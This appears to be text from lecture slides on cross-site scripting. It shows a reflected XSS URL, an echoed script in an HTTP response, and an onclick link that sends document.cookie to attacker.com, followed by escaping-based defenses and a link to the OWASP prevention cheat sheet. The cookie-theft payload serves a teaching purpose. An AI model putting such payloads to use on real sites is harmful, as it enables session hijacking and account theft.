
HTTP/1.1 200 OK
…
Hello, <script>alert('Hi Bob')</script>!

Click me!!!
http://vuln.com/foo?user=<script>alert('XSS')</script>

Cross-site scripting

- \<a href="#" onclick=
  "window.location=
    'http://attacker.com/stolen.cgi?text='
   +escape(document.cookie);
  return false;">Click here!\

XSS example

XSS Defenses

▸ **Make sure data gets treated as data, not executed as code!**

  ▸ Escape or reject special characters

    ▸ Which ones? Depends what context $data is presented

      ▫ Inside an HTML document? <div>$data</div>

      ▫ Inside a tag? <a href="http://site.com/$data">

      ▫ Inside Javascript code? var x = "$data";

    ▸ Make sure to escape every last instance!

  ▸ Frameworks can help: you declare what's user-controlled data and the framework automatically escape it

▸ Lots of nitty gritty details to do this right

  ▸ https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

▸